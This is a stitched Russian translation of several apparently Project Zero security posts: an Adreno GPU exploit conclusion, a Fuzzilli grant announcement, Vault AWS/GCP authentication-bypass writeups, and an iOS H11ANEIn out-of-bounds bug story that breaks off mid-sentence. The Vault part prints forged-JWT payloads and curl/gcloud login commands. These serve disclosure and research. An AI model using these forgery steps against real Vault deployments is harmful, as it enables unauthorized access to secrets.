Каждый критичный для безопасности компонент Android, включая прошивку GPU, должен обновляться в течение 90 дней. В своей основе это не аппаратный дефект, а программная ошибка на закрытой платформе. Более качественная разработка, механизмы обновления, укомплектованность команд и координация позволяют выпускать такие исправления в обычные сроки раскрытия; когда это невозможно, пользователи должны знать об ограничении.

Заключение

CVE-2020-11179 — необычайно мощная проблема Adreno. Доступное для записи глобальное scratch-отображение позволяет командам GPU атакующего подделать указатель чтения ringbuffer. Возникающая рассинхронизация CPU/GPU создаёт повторяемую гонку, подменяющую косвенный переход при отключённом защищённом режиме. Этот переход изменяет TTBR0, отображает произвольную физическую память и выходит из песочницы Android-приложения с выполнением кода в ядре.

Атака также показывает, почему частичные исправления требуют анализа первопричины и вариантов. Рандомизация одного адреса и блокировка одного пути внедрения не восстановили инвариант безопасности. Надёжное исправление защищает scratch от недоверенной работы GPU, устраняя сам примитив.

Объявляем исследовательскую грантовую программу Fuzzilli

Автор: Самуэль Гросс, Project Zero

Миссия Project Zero — усложнить применение уязвимостей нулевого дня и тем самым повысить безопасность конечных пользователей. Мы решаем эту задачу разными способами, в том числе поддерживая других исследователей безопасности. Google уже предоставляет исследовательские гранты, но они доступны только учёным и сотрудникам университетов.

Сегодня мы объявляем новую пилотную программу стоимостью 50 000 долларов США, призванную содействовать исследованиям фаззинга движков JavaScript посредством грантов в виде кредитов Google Compute Engine (GCE). Она работает так:

1. Заинтересованные исследователи подают предложение проекта по фаззингу движков JavaScript.
2. Предложение рассматривает внутренняя комиссия. В случае одобрения исследователи получают до 5 000 долларов США в кредитах GCE на одну заявку для проведения фаззинга.
3. Обо всех найденных в ходе проекта ошибках необходимо сообщать непосредственно затронутым разработчикам. Исследователи могут получить полное признание в CVE и применимые вознаграждения за ошибки.

Обзор

Программа предназначена для поддержки исследований новых подходов к фаззингу движков JavaScript. Нас особенно интересуют следующие направления:

• специализированные предметно-ориентированные санитайзеры, например проверка сборки мусора WebKit или проверка устранения проверок границ, способные обнаруживать ошибки, которые иначе остались бы незамеченными, поскольку не сразу вызывают наблюдаемый сбой;
• новые, возможно предметно-ориентированные метрики обратной связи для направления фаззеров движков JavaScript/JIT;
• иные высокоуровневые подходы, например дифференциальный фаззинг;
• новые способы мутации или генерации кода, превосходящие существующие;
• целенаправленный фаззинг вариантов ранее зарегистрированных ошибок.

Заявку можно подать с помощью этой формы. Участие не ограничено академической средой или исследователями с подтверждённой историей успеха: если у вас есть хорошая идея в этой области, мы хотим о ней услышать. Комиссия будет регулярно рассматривать поступившие предложения, и мы постараемся ответить на каждое в течение двух недель. Одобренный проект может получить кредиты GCE стоимостью до 5 000 долларов США. В течение жизненного цикла проекта исследователи могут подать несколько заявок. Гранты предоставляются при следующих условиях:

• Кредиты должны использоваться для фаззинга движков JavaScript описанным в предложении методом. Исследовать следует один или несколько движков: JavaScriptCore (Safari), v8 (Chrome, Edge) или Spidermonkey (Firefox).
• Обо всех найденных уязвимостях разрешается сообщать только затронутому разработчику. Исследователям рекомендуется применять 90-дневную политику раскрытия Project Zero. Они могут получать признание в CVE и выплаты по программам вознаграждений, если это не противоречит данным требованиям.

• Любой разработанный исходный код необходимо опубликовать под открытой лицензией, допускающей дальнейшие исследования другими специалистами.
• После завершения фаззинга необходимо предоставить промежуточный отчёт только для Google, демонстрирующий первые результаты исследования. Он позволит оценить эффективность работы и порадовать наших коллег из бухгалтерии.
• Кроме того, не позднее шести месяцев после выдачи первого гранта проекту необходимо опубликовать итоговый отчёт в той или иной форме, например доклад для конференции, статью в блоге или отдельный PDF, включающий:
• подробное объяснение проекта;
• базовую статистику о том, какие движки и как долго подвергались фаззингу: процессорное время, число итераций и так далее;
• ясное техническое объяснение всех обнаруженных в ходе проекта уязвимостей.

Исследователям рекомендуется по возможности основывать проект на открытом фаззере Fuzzilli, который, помимо прочих возможностей, уже поддерживает распределённый фаззинг в GCE.

Сроки

Пилотная программа продлится один год: с 1 октября 2020 года до 1 октября 2021 года. Заявки принимаются в любое время в течение этого периода, однако программа может завершиться раньше, если средства закончатся.

Мотивация

Безопасность движков JavaScript остаётся критически важной для пользователей, что подтверждают недавние эксплойты нулевого дня из реальных атак, использовавшие уязвимости v8 — движка JavaScript в основе Chrome. К сожалению, из-за высокой сложности и сравнительно медленной обработки входных данных фаззинг движков JavaScript обычно обходится довольно дорого. Для приблизительной оценки: экземпляры GCE, с помощью которых в 2019 году были найдены около 20 ошибок Fuzzilli, стоили примерно 10 000 долларов США. Доход от программ вознаграждений непредсказуем: нет гарантии, что новый подход обнаружит новые ошибки. Кроме того, выплаты производятся лишь позднее, поэтому исследователям приходится заранее оплачивать фаззинг. Вероятно, из-за этого ошибки дольше остаются неисправленными и пригодными для эксплуатации. Программа призвана помочь решить проблему.

Область пилотной программы

Программа похожа на исследовательские кредиты Google Cloud, но те доступны только сотрудникам университетов. Здесь же заявки принимаются от всех желающих.

Она также похожа на программу фаззеров Chrome. Однако та ограничена фаззерами на основе LibFuzzer и фаззерами чёрного ящика, ни один из которых из-за технических ограничений пока не поддерживает инструменты наподобие Fuzzilli. Кроме того, сейчас невозможно экспериментировать со специализированными «санитайзерами» движка, обнаруживающими ошибки до появления иного наблюдаемого неправильного поведения. В целом новая программа предоставляет исследователям больше свободы при выборе подхода, но ограничивает область фаззингом

движков JavaScript.

Юридические положения

Мы не можем выдавать гранты людям из санкционных списков или стран, находящихся под санкциями, например Кубы, Ирана, Северной Кореи, Судана и Сирии. Вы самостоятельно отвечаете за налоговые последствия в зависимости от страны проживания и гражданства. Местное законодательство может налагать дополнительные ограничения на участие.

Это не конкурс, а экспериментальная грантовая программа, решения по которой принимаются по нашему усмотрению. Следует понимать, что мы можем отменить её в любой момент, а решение о выдаче гранта полностью остаётся за нами.

Разумеется, тестирование не должно нарушать закон, мешать работе чужих систем или ставить под угрозу данные, которые вам не принадлежат.

Войти в Vault: проблемы аутентификации в HashiCorp Vault

Введение

В этой публикации описываются два обхода аутентификации в интеграциях HashiCorp Vault с AWS и GCP. CVE-2020-16250 и CVE-2020-16251 затрагивают конфигурации, использующие методы аутентификации `aws` и `gcp`. HashiCorp исправила их в Vault 1.2.5, 1.3.8, 1.4.4 и 1.5.1 в августе 2020 года.

Vault хранит и создаёт секреты, например пароли, ключи API, сертификаты и краткосрочные облачные учётные данные, а также управляет доступом к ним. Централизация позволяет проводить аудит, ротацию, шифрование и выдавать динамические учётные данные, но одновременно создаёт ценную цель: один сбой аутентификации может раскрыть значительную часть инфраструктуры организации.


Аутентификация в Vault

Vault сочетает ролевую авторизацию с подключаемыми методами аутентификации: статическими учётными данными, LDAP, RADIUS, OIDC и облачными системами IAM. Рабочая нагрузка, уже запущенная под идентификатором AWS или GCP, может пройти аутентификацию без встраивания отдельного начального секрета.

Например, администратор сопоставляет роль исполнения AWS Lambda с ролью Vault:

```
vault write auth/aws/role/dbclient \
  auth_type=iam \
  bound_iam_principal_arn=arn:aws:iam::123456789012:role/lambda-role \
  policies=prod,dev \
  max_ttl=10m
```

Lambda отправляет подтверждение своего идентификатора AWS в `/v1/auth/aws/login`. Vault возвращает краткосрочный токен для `dbclient`, с помощью которого можно получить пароль базы данных, сертификат или динамически созданные учётные данные. Функция не содержит статического секрета Vault, а каждое получение централизованно регистрируется для аудита.



За этой простотой скрывается сложная граница доверия: неаутентифицированный клиент предоставляет сериализованный облачный запрос, который Vault пересылает и интерпретирует.

sts:GetCallerIdentity

Рекомендуемый метод AWS `iam` основан на STS GetCallerIdentity. Клиенты AWS аутентифицируют запросы API с помощью HMAC-подписи канонического запроса. Клиент может заранее подписать один запрос и передать его другой стороне, не раскрывая секретный ключ.

Vault принимает закодированные в base64 HTTP-метод, URL, тело и заголовки, после чего пересылает предварительно подписанный запрос в STS:

```
func (b *backend) pathLoginUpdateIam(
    ctx context.Context,
    req *logical.Request,
    data *framework.FieldData) (*logical.Response, error) {

    method := data.Get("iam_http_request_method").(string)
    if method != "POST" {
        return logical.ErrorResponse("..."), nil
    }

    rawURL, _ := base64.StdEncoding.DecodeString(
        data.Get("iam_request_url").(string))
    parsedURL, _ := url.Parse(string(rawURL))
    bodyRaw, _ := base64.StdEncoding.DecodeString(
        data.Get("iam_request_body").(string))
    headers := data.Get("iam_request_headers").(http.Header)

    endpoint := "https://sts.amazonaws.com"
    return submitCallerIdentityRequest(
        ctx, maxRetries, method, endpoint,
        parsedURL, string(bodyRaw), headers)
}
```

`buildHttpRequest` жёстко задаёт назначение, но сохраняет предоставленные атакующим путь, строку запроса, тело, заголовки и Host:

```
targetURL := fmt.Sprintf("%s/%s", endpoint, parsedURL.RequestURI())
request, _ := http.NewRequest(method, targetURL, strings.NewReader(body))
request.Host = parsedURL.Host
for key, values := range headers {
    for _, value := range values {
        request.Header.Add(key, value)
    }
}
```

Это блокирует прямой SSRF к серверу атакующего, но оставляет большую неаутентифицированную поверхность, частично определяемую поведением STS.

Кража идентификатора вызывающего STS

Уловки разбора URL и маршрутизация по заголовку Host не позволили перенаправить запрос. Управление строкой запроса полезнее: Vault никак не ограничивает `Action` STS, поэтому клиент может вызывать любой API STS, а не только `GetCallerIdentity`.

Каждый ответ HTTP 200 разбирается как XML:

```
func parseGetCallerIdentityResponse(response string) (
    GetCallerIdentityResponse, error) {
    decoder := xml.NewDecoder(strings.NewReader(response))
    result := GetCallerIdentityResponse{}
    err := decoder.Decode(&result)
    return result, err
}
```

Vault не проверяет Content-Type ответа. STS возвращает JSON, если запрос содержит `Accept: application/json`. XML-декодер Go игнорирует не-XML-текст до и после ожидаемого корневого элемента, поэтому JSON-строка со встроенным `<GetCallerIdentityResponse>...</GetCallerIdentityResponse>` принимается.

Остаётся найти действие STS, отражающее контролируемую атакующим пунктуацию. `AssumeRoleWithWebIdentity` возвращает subject JWT как `SubjectFromWebIdentityToken`. Атакующий может создать поставщика OIDC в посторонней учётной записи AWS, зарегистрировать его для контролируемой роли и подписывать произвольные subject JWT.

Вредоносный токен содержит поддельный ответ:

```
{
  "iss": "https://attacker-idp.example/",
  "aud": "abcdef",
  "sub": "<GetCallerIdentityResponse><GetCallerIdentityResult><Arn>arn:aws:iam::superprivileged-aws-account</Arn><UserI
  "exp": 1595120834,
  "iat": 1594207895
}
```

Предварительно подписанный запрос STS выбирает JSON:

```
curl -H 'Accept: application/json' \
  'https://sts.amazonaws.com/?Action=AssumeRoleWithWebIdentity&Version=2011-06-15&RoleArn=arn:aws:iam::ATTACKER:role/OI
```

STS отражает subject внутри корректного JSON:

```
{
  "AssumeRoleWithWebIdentityResponse": {
    "AssumeRoleWithWebIdentityResult": {
      "SubjectFromWebIdentityToken":
        "<GetCallerIdentityResponse><GetCallerIdentityResult><Arn>arn:aws:iam::superprivileged-aws-account</Arn><UserId
    }
  }
}
```

XML-парсер Vault пропускает окружающий JSON, извлекает встроенные ARN/UserId и принимает их за идентификатор вызывающего STS. Атакующий сериализует запрос в ожидаемой Vault форме и входит в систему:

```
curl -X POST https://vault-server/v1/auth/aws/login \
  -d '{
    "role":"dev-role-iam",
    "iam_http_request_method":"POST",
    "iam_request_body":"encoded-body",
    "iam_request_headers":"encoded-headers",
    "iam_request_url":"encoded-url"
  }'
```

Если атакующий знает имя привилегированной роли Vault и подделывает связанный с ней ARN, Vault возвращает действительный служебный токен с политиками этой роли.

Недостаток шире одной особенности парсера. Защитный продукт пересылает неаутентифицированный, почти полностью контролируемый атакующим HTTP-запрос через внешний API, маршрутизация и поведение ответов которого могут независимо измениться. HashiCorp исправила проблему с помощью списка разрешённых заголовков, ограничения действия до `GetCallerIdentity` и более строгой проверки ответа STS.

Эксплуатация Vault в GCP

Метод аутентификации GCP в Vault поддерживает:

• `iam` — для произвольных служебных учётных записей и сервисов, например App Engine или Cloud Functions;
• `gce` — для виртуальных машин Compute Engine и политик на основе проекта, зоны, группы экземпляров, меток и других метаданных VM.

Оба используют JWT. Клиент IAM подписывает его напрямую ключом служебной учётной записи или через `projects.serviceAccounts.signJwt`. Виртуальная машина GCE запрашивает токен идентификации у своего metadata server. Токены GCE подписываются общим сертификатом Google и содержат доверенное поле `compute_engine`:

```
{
  "google": {
    "compute_engine": {
      "instance_creation_timestamp": 1594641932,
      "instance_id": "671398237781058...",
      "instance_name": "vault",
      "project_id": "fwilhelm-testing",
      "project_number": 950612000000,
      "zone": "europe-west3-c"
    }
  }
}
```

Vault обрабатывает оба класса токенов в `parseAndValidateJwt`. Он разбирает непроверенный заголовок, читает `kid` и сначала пытается получить общий открытый ключ OAuth от Google:

```
kid := token.Headers[0].KeyID
k, gErr := gcputil.OAuth2RSAPublicKey(ctx, kid)
if gErr == nil {
    return k, nil
}
```

Если это не удаётся, он читает непроверенное поле `sub` и получает открытый ключ указанной служебной учётной записи:

```
saID, _ := getJWTSubject(rawToken)
k, err := gcputil.ServiceAccountPublicKey(saID, kid)
return k, err
```

Затем Vault проверяет JWT и копирует пользовательские поля Compute Engine в состояние входа:

```
baseClaims := &jwt.Claims{}
customClaims := &gcputil.CustomJWTClaims{}
jwtVal.Claims(key, baseClaims, customClaims)

loginInfo.EmailOrId = baseClaims.Subject
if customClaims.Google != nil &&
   customClaims.Google.Compute != nil &&
   len(customClaims.Google.Compute.InstanceId) > 0 {
    loginInfo.GceMetadata = customClaims.Google.Compute
}
```

Отсутствующий инвариант состоит в том, что `compute_engine` может предоставлять только токен metadata server Google. Владелец служебной учётной записи полностью управляет полями токенов, подписанных её закрытым ключом.

Атакующий создаёт служебную учётную запись в собственном проекте, подписывает JWT с поддельными метаданными существующей привилегированной целевой VM и отправляет его роли `gce`:

```
gcloud iam service-accounts keys create key.json \
  --iam-account sa-name@attacker-project.iam.gserviceaccount.com

curl -X POST http://vault:8200/v1/auth/gcp/login \
  -d '{"role":"my-gce-role", "jwt":"SIGNED_TOKEN"}'
```

Vault проверяет два внешних факта. Описанная VM должна существовать; достаточно совпадения идентификатора проекта, зоны и имени экземпляра. Служебная учётная запись атакующего также должна существовать, а идентификатор GCP, используемый Vault, должен иметь для неё разрешение `iam.serviceAccounts.get`, которое атакующий может предоставить в собственном проекте даже субъекту `allUsers`.

Затем `AuthorizeGCE` сопоставляет контролируемые атакующим метаданные с ограничениями проекта, зоны, метки и группы. Можно выдать себя за любой из них, кроме роли, привязанной к жёстко заданному имени служебной учётной записи, поскольку проверенный subject JWT остаётся учётной записью атакующего.

Первопричина — объединение двух типов токенов с принципиально разными свойствами доверия в одном пути проверки. Поля compute JWT от metadata server контролируются Google, а пользовательские поля обычного JWT служебной учётной записи — её владельцем. Корректная подпись сама по себе не делает каждое поле авторитетным.

Заключение

Vault ориентирован на безопасность, реализован на безопасном для памяти языке Go и пользуется преимуществами качественных библиотек, статического анализа и фаззинга, однако в нём остались две критические неаутентифицированные логические ошибки. Обе находятся на границах интеграции, где Vault должен учитывать сложные внешние службы IAM и тонкости поведения парсеров.

Облачный IAM может быть надёжнее традиционной локальной аутентификации, но вводит новые модели доверия и сложность реализации. При проверке безопасности необходимо различать, кто управляет каждым полем, связывать тип токена с ожидаемыми issuer и полями, ограничивать делегированные запросы и проверять ответы независимо от внешних настроек по умолчанию.

Безопасность памяти и криптография не устраняют логические уязвимости. По-прежнему необходим ручной анализ с позиции атакующего, особенно когда один сервис интерпретирует утверждения безопасности, созданные другим.

Упс, я снова это пропустил!

Написано Брэндоном Азадом во время работы в Project Zero

Это небольшая история об одном из самых неприятных аспектов исследования уязвимостей: только увидев исправленную версию, осознать, что ты пропустил ошибку, которая всё это время была прямо перед глазами!

Подозрительный код

После написания эксплойта `oob_timestamp` я некоторое время пытался найти другую уязвимость для эксплуатации. Обычно разрабатывать эксплойт намного проще, когда уже имеется исследовательская платформа (читай: другой эксплойт), помогающая при анализе, например выгружать память ядра и проверять, что heap spray размещает объекты в нужных местах. Разработка вслепую, как в случае с `voucher_swap`, гораздо сложнее. (Для `oob_timestamp` я использовал checkra1n, чтобы запустить эксплойт на A11, а позднее расширил его до A13.) Поэтому мне показалось удобным связать следующий эксплойт с `oob_timestamp` и не повторять начальную подготовку позднее.

Поскольку я уже потратил немало времени на реверс kernelcache iOS 13.3 (17C54) для `oob_timestamp`, я решил продолжить эту работу с новым пользовательским клиентом. Я написал небольшую программу для перечисления классов `IOUserClient`, достижимых из песочницы приложения (попутно непреднамеренно обнаружив ещё одну ошибку), и стал искать классы, которые раньше не исследовал.

Краткое введение для тех, кто меньше знаком с ядрами Apple: ядро Apple называется XNU, а IOKit — это C++-фреймворк XNU для реализации драйверов. Приложение в пользовательском пространстве может вызвать `IOServiceGetMatchingServices()` и получить дескрипторы драйверов, но с исходным дескриптором драйвера почти ничего нельзя сделать. Вместо этого приложение должно поручить драйверу создать «пользовательский клиент», вызвав `IOServiceOpen()` и передав нужный тип клиента. Поскольку именно пользовательский клиент предоставляет основную часть функций пользовательскому пространству, на этом этапе выполняется проверка песочницы, подтверждающая право приложения открыть запрошенный тип. Получив дескриптор пользовательского клиента драйвера, приложение может взаимодействовать с ним, вызывая функции вроде `IOConnectCallMethod()` и указывая «селектор» (индекс) нужного метода. В ядре `IOConnectCallMethod()` использует селектор для индексирования таблицы методов пользовательского клиента и вызывает запрошенный метод.

При поиске доступных пользовательских клиентов выделился один класс: `H11ANEInDirectPathClient`, пользовательский клиент драйвера `H11ANEIn`. Раньше я его не встречал, но быстрый поиск в Google показал, что его исходный код закрыт. Это подсказало мне, что код, вероятно, прошёл значительно менее тщательную проверку безопасности и потому должен содержать больше простых ошибок, чем открытые части ядра.

В процессе реверса я обнаружил несколько любопытных вещей. Во-первых, у `H11ANEIn`, по-видимому, было два пользовательских клиента: `H11ANEInDirectPathClient`, который я открыл, и `H11ANEInUserClient`, недоступный мне в песочнице. Судя по строкам в методе `H11ANEIn::newUserClient()`, `H11ANEInDirectPathClient` представлял собой менее привилегированную версию `H11ANEInUserClient`, поэтому логично, что первый я мог открыть, а второй — нет.

```
if (type == 1)  // H11ANEInDirectPathClient
```

```
{
  _os_log_internal(...,
      "%s : ... : Creating direct evaluate client\n",
      "virtual IOReturn H11ANEIn::newUserClient(...)");
  ...
}
else  // H11ANEInUserClient
{
  _os_log_internal(...,
      "%s : ... : Creating default full-entitlement client\n",
      "virtual IOReturn H11ANEIn::newUserClient(...)");
  ...
}
```

Традиционная отправная точка поиска ошибок в пользовательских клиентах IOKit — предоставляемые внешние методы. Обычно их можно узнать как таблицы указателей функций рядом с vtable пользовательского клиента в образе kernelcache. Вот таблицы внешних методов, которые я обнаружил для двух клиентов; любопытно, что в kernelcache они располагались вплотную друг к другу, а не рядом с соответствующими vtable:

```
F196                DCB     0
F197                DCB     0
F198 ; IOExternalMethodDispatch H11ANEInDirectPathClient_ExternalMethods_34[]
F198 H11ANEInDirectPathClient_ExternalMethods_34 IOExternalMethodDispatch <DirectPath_deviceOpen, 0
F198                                        ; DATA XREF: H11ANEInDirectPathClient_externalMethod+C
F1B0                IOExternalMethodDispatch <DirectPath_deviceClose, 0, 0, 0, 0>
F1C8                IOExternalMethodDispatch <DirectPath_method_2, 0, 0x10, 0, 0>
F1E0 ; IOExternalMethodDispatch H11ANEInUserClient_ExternalMethods_34[]
F1E0 H11ANEInUserClient_ExternalMethods_34 IOExternalMethodDispatch <H11ANEInUserClient_method_0, 0
F1E0                                        ; DATA XREF: H11ANEInUserClient_externalMethod+C↓o
F1E0                                         0x30>
F1F8                IOExternalMethodDispatch <H11ANEInUserClient_method_1, 0, 0, 0, 0>
F210                IOExternalMethodDispatch <H11ANEInUserClient_method_2, 0, 0, 0, 0x10>
F228                IOExternalMethodDispatch <H11ANEInUserClient_method_3, 1, 0, 1, 0>
F240 ; __DATA_CONST:__const:FFFFFFF007A3F240
F450                IOExternalMethodDispatch <H11ANEInUserClient_method_26, 0, 0x78, 0, 0>
F468                IOExternalMethodDispatch <H11ANEInUserClient_method_27, 0, 0x78, 0, \
F468                                          0x78>
F480                IOExternalMethodDispatch <H11ANEInUserClient_method_28, 0, 0x20, 0, \
F480                                          0x20>
F498                IOExternalMethodDispatch <H11ANEInUserClient_method_29, 0, 0x20, 0, 0>
F4B0                IOExternalMethodDispatch <H11ANEInUserClient_method_30, 0, 0x10, 0, 0>
F4C8                IOExternalMethodDispatch <THE_MISSING_FUNCTION__ANE_ProgramDestroy, 0,\
F4C8                                          0x10, 0, 0>
F4E0                IOExternalMethodDispatch <0>
F4F8                IOExternalMethodDispatch <0>
F510                DCB     0
F511                DCB     0
```

Кроме того, при изучении перекрёстных ссылок на эти две таблицы я заметил интересную деталь: поскольку классы были практически одинаковыми, за исключением меньших привилегий одного из них, Apple, казалось, приняла довольно необычное решение совместно использовать части таблиц внешних методов, соответствующие общей функциональности двух типов пользовательских клиентов!

Это было видно по тому, как методы `::externalMethod()` каждого клиента обращались к перекрывающимся частям таблиц. Версия `H11ANEInDirectPathClient`:

```
int H11ANEInDirectPathClient::externalMethod(
    H11ANEInDirectPathClient* this,
    u32 selector,
    IOExternalMethodArguments* args,
    IOExternalMethodDispatch* method,
    void* target)
{
  if (!target)
    target = this;
  if (selector <= 33)
    method = &H11ANEInDirectPathClient_ExternalMethods_34[selector];
  return IOUserClient::externalMethod(this, selector, args, method, target);
}
```

И версия `H11ANEInUserClient`:

```
int H11ANEInUserClient::externalMethod(
```

```
    H11ANEInUserClient* this,
    u32 selector,
    IOExternalMethodArguments* args,
    IOExternalMethodDispatch* method,
    void* target)
{
  if (!target)
    target = this;
  if (selector <= 33)
    method = &H11ANEInUserClient_ExternalMethods_34[selector];
  return IOUserClient::externalMethod(this, selector, args, method, target);
}
```

Каждый мог обращаться к 34 методам, а первые три элемента массива были зарезервированы для `H11ANEInDirectPathClient`. Следовательно, последние три должны были предназначаться для `H11ANEInUserClient`, что, похоже, подтверждалось общим количеством в 37 методов. Забавно.

Я начал разбираться с методами, доступными `H11ANEInDirectPathClient`, и очень быстро пришёл к выводу, что качество кода этого драйвера невысоко. Например, в методе `H11ANEIn::ANE_ProgramSendRequest_gated()` длиной 3500 строк, доступном через селекторы 2 и 33, прямо в начале функции обнаружилось несколько тривиальных чтений за границами:

```
522             &_os_log_default,
523             0LL,
524             "%s : DEBUG:H11ANEIn:programRequestArgs->totInputBuffers=%d programRequestArgs->tot
525             "equestArgs->totIntermediateBuffers=%d\n",
526             "IOReturn H11ANEIn::ANE_ProgramSendRequest_gated(H11ANEProgramRequestArgs *, bool,
527             args->totInputBuffers,
528             args->totOutputBuffers,
529             args->totIntermediateBuffers);
530         if ( args->totInputBuffers )
531         {
532             inputBufferIndex = 0LL;
533             do
534             {
535                 _os_log_internal(
536                     &_mh_execute_header,
537                     &_os_log_default,
538                     0LL,
539                     "%s : DEBUG: H11ANEIn: inputBufferSymbolIndex[%d] = 0x%x inputBufferSurface
540                     "IOReturn H11ANEIn::ANE_ProgramSendRequest_gated(H11ANEProgramRequestArgs *
541                     inputBufferIndex,
542                     args->inputBufferSymbolIndex[inputBufferIndex],
543                     inputBufferIndex,
544                     args->inputBufferSurfaceId[inputBufferIndex]);
545                 ++inputBufferIndex;
546             }
547             while ( inputBufferIndex < args->totInputBuffers );
548         }
549         if ( args->totOutputBuffers )
550         {
551             outputBufferIndex = 0LL;
552             do
```

Здесь содержимое `args` полностью контролируется, поэтому счётчик `args->totInputBuffers` может быть сколь угодно велик и выходить за границы массивов `inputBufferSymbolIndex` и `inputBufferSurfaceId`.

Поскольку качество кода казалось низким, а распутывать функции длиной в несколько тысяч строк мне особенно не хотелось, я также попробовал выполнить простейший фаззинг. Опыта фаззинга у меня было мало, однако когда-то давно я написал примитивный фаззер, который вслепую вызывал `IOConnectCallMethod()` из пользовательского пространства со случайно сгенерированными значениями; удивительным образом этого уже хватало для обнаружения настоящих уязвимостей ядра. Поэтому я решил оживить старый фаззер и направить его на `H11ANEInDirectPathClient`.

Через секунду после запуска приложения-фаззера устройство упало с kernel panic.

Конечно, я очень обрадовался такому развитию событий, однако ошибка оказалась довольно тривиальным разыменованием NULL-указателя, не поддающимся эксплуатации в iOS. Дальнейший фаззинг тоже не вызвал ничего интересного. Поскольку накапливались другие, более интересные проекты, я быстро отправил Apple отчёт, не связанный с безопасностью, с предупреждением о проблемности этой области кода, после чего оставил `H11ANEInDirectPathClient`.

Ещё раз, теперь с символами

Перенесёмся в конец августа.

Как ранее случилось с бета-версией iOS 12, Apple случайно включила kernelcache с символами в несколько бета-выпусков iOS 14. Я ещё не успел их исследовать, но решил, что появление символов, и особенно ограниченной информации о типах, которую можно вывести из декорированных имён методов C++, ускорит реверс сети многотысячестрочных функций `H11ANEIn` и сделает его более оправданным. Поэтому я открыл IDA и снова перешёл к таблицам внешних методов в поисках очевидных изменений.

Но почти сразу моё внимание привлекла одна деталь таблиц:

```
7306                 DCB     0
7307                 DCB     0
7308                 EXPORT __ZN24H11ANEInDirectPathClient8sMethodsE
7308 ; H11ANEInDirectPathClient::sMethods
7308 __ZN24H11ANEInDirectPathClient8sMethodsE IOExternalMethodDispatch <__ZN24H11ANEInDirec
7308                                         ; DATA XREF: H11ANEInDirectPathClient::externa
7308                                           0, 0x48, 0, 0x48> ; H11ANEInDirectPathClient
7308                 IOExternalMethodDispatch <__ZN24H11ANEInDirectPathClient16_ANE_DeviceC
7308                                           0, 0, 0, 0>
7308                 IOExternalMethodDispatch <__ZN24H11ANEInDirectPathClient23_ANE_Program
7308                                           0, 0x10, 0, 0>
7350                 EXPORT __ZN18H11ANEInUserClient8sMethodsE
7350 ; H11ANEInUserClient::sMethods
7350 __ZN18H11ANEInUserClient8sMethodsE IOExternalMethodDispatch <__ZN18H11ANEInUserClient1
7350                                         ; DATA XREF: H11ANEInUserClient::externalMetho
7350                                           0, 0x48, 0, 0x48> ; H11ANEInUserClient::_ANE
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient16_ANE_DeviceCloseEP
7350                                           0, 0, 0, 0>
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient14_ANE_GetStatusEPS_
7350                                           0, 0, 0, 0x14>
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient20_ANE_ReadANERegist
7350                                           1, 0, 1, 0>
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient21_ANE_WriteANERegis
7350                                           2, 0, 0, 0>
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient14_ANE_IsPoweredEPS_
7350                                           0, 0, 1, 0>
7350                 IOExternalMethodDispatch <__ZN18H11ANEInUserClient17_ANE_LoadFirmwareE
7350                                           3, 0, 0, 0>
```

Как ни странно, таблицы внешних методов и `H11ANEInDirectPathClient`, и `H11ANEInUserClient` имели определённые символы. Это было странно: я ожидал, что код состоит из одного массива структур `IOExternalMethodDispatch`, где `H11ANEInDirectPathClient` может использовать 34 метода начиная с индекса 0, а `H11ANEInUserClient` — 34 метода начиная с индекса 3. В таком расположении должен был быть только один символ для всего массива.

Тут меня осенило: моя идея перекрывающихся массивов внешних методов была полной бессмыслицей, а «совместное использование» внешних методов представляло собой обычный доступ за границы со стороны `H11ANEInDirectPathClient`! У менее привилегированного клиента должно было быть всего три метода, но из-за опечатки в проверке границ `H11ANEInDirectPathClient` мог обращаться к внешним методам более привилегированного клиента и вызывать их. При этом `H11ANEInDirectPathClient` при каждом вызове метода `H11ANEInUserClient` неявно приводил к смешению типов указателя `this`!

Оглядываясь назад, я понял, что схема с «совместным использованием массивов внешних методов» не имела смысла: при таком подходе требовалось бы тщательно избегать смешения типов между двумя классами пользовательских клиентов, но никаких мер предосторожности не принималось. Уверенность окончательно укрепилась, когда я декомпилировал `H11ANEInDirectPathClient::externalMethod()` в новом kernelcache и увидел, что верхняя граница селектора уменьшилась с 33 до 2: ошибка была исправлена.

Итак, я пропустил проблему, всё время находившуюся прямо перед глазами, а её существование оправдал выдуманной концепцией перекрывающихся таблиц методов. И словно этого было мало, разыменования NULL-указателя, о которых я сообщил как о проблеме, не связанной с безопасностью, достигались только вызовом двух методов за границами.

Ещё один рецепт копипаста

Как эта ошибка вообще могла появиться? Поскольку ошибочная версия содержала одинаковую проверку границ в обеих реализациях `::externalMethod()`, я подозреваю, что это был ещё один случай ошибки копирования и вставки. Вот моё предположение о том, как в исходном коде Apple выглядит `H11ANEInUserClient::externalMethod()`:

```
IOReturn H11ANEInUserClient::externalMethod(
    u32 selector, IOExternalMethodArguments* args,
    IOExternalMethodDispatch* method, void* target)
{
  if (!target)
    target = this;
  if (selector < H11ANEInUserClient::sMethodCount)
    method = &H11ANEInUserClient::sMethods[selector];
  return super::externalMethod(this, selector, args, method, target);
}
```

Полагаю, этот код скопировали и вставили для создания версии `H11ANEInDirectPathClient`, но автор случайно забыл изменить имя типа в проверке селектора:

```
